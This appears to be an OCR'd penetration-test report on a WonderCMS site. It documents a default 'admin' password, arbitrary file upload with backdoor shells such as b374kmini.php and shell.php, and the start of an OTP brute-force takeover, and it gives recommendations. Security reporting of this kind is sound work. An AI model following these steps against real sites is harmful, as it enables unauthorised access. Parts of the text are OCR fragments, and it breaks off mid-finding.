
It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

POC


With admin level access backdoors like **b374kmini.php** and any malicious file can be uploaded



/wondercms/files/.htaccess
/wondercms/files/a.php
/wondercms/files/b374kmini.php
/wondercms/files/ini.php
/wondercms/files/php.ini
/wondercms/files/shell.php


POC

With admin level access one can change how a website looks by adding or deleting themes/plugins



POC

With admin level access one can easily change the password and the login url to the admin panel



13.235.13.117/wondercms/

URL. (*Settings -> Security*)

Settings -> Security

ble.

k what's new befor

ADMIN LOGIN URL

loginURL

IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING
/wondercms/loginURL

PASSWORD

Old password

New password

BACKUP

WonderCMS 2.3.1 • Community • Documentation • Donate

Business Impact – Extremely High

A malicious user can access the Admin panel which gives the user the freedom to:

- Change the way website looks
- Create backdoors
- Change admin panel url
- Change admin’s login credentials
- And much more….

Recommendation

Take the following precautions:

- Use a strong password 8 character or more in length with alphanumeric and symbols
- It should not contain personal/guessable information
- Change the admin URL to something that is not easily accessible to any user.
- Since admin’s password is crucial, there must a two-factor verification before letting anyone change the password.

References:


https://www.owasp.org/index.php/Default_Passwords
https://www.us-cert.gov/ncas/alerts/TA13-175A

3. Arbitrary file upload

Arbitrary file upload (Critical)	User can upload insecure shells and backdoors to gain access to the database and the server. **Affected URL :** • http://13.235.13.117/wondercms/ **Affected Parameters :** • File upload (POST parameters)

Observation


- Navigate to http://13.235.13.117/wondercms/
- Going to settings, after successful login to admin panel using “admin” as password, user can upload any kind of file.



/wondercms/files/.htaccess
/wondercms/files/a.php
/wondercms/files/b374kmini.php
/wondercms/files/ini.php
/wondercms/files/php.ini
/wondercms/files/shell.php

POC

- hack.php has been uploaded as shown:



/wondercms/files/.htaccess

/wondercms/files/a.php

/wondercms/files/b374kmini.php

/wondercms/files/hack.php

/wondercms/files/ini.php

/wondercms/files/php.ini

/wondercms/files/shell.php

Business Impact – Extremely High

A malicious user can access the exploit this vulnerability to :

- Takeover the admin panel
- Access the database which may contain crucial information

Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover

Recommendation

- Change the admin password to something strong and not easily guessable
- The application code should be configured a way, that it should block uploading malicious files extensions such as .exe .php and other extensions using server as well as client validation.

References:


https://www.owasp.org/index.php/Unrestricted_File_Upload
https://www.opswat.com/blog/file-upload-protection-best-practices

4. Account Takeover Using OTP Bypass

Account Takeover Using OTP Bypass (Critical)	The below mentioned login page allows login via OTP which can be bruteforced **Affected URL :** • http://13.235.13.117/reset_password/admin.php?otp= **Affected Parameters :** • OTP (GET parameters)

Observation

- Navigate to http://13.235.13.117/reset_password/admin.php
- You will see the password reset page through otp.



13.235.13.117/reset_password/admin.php

Reset Admin Password

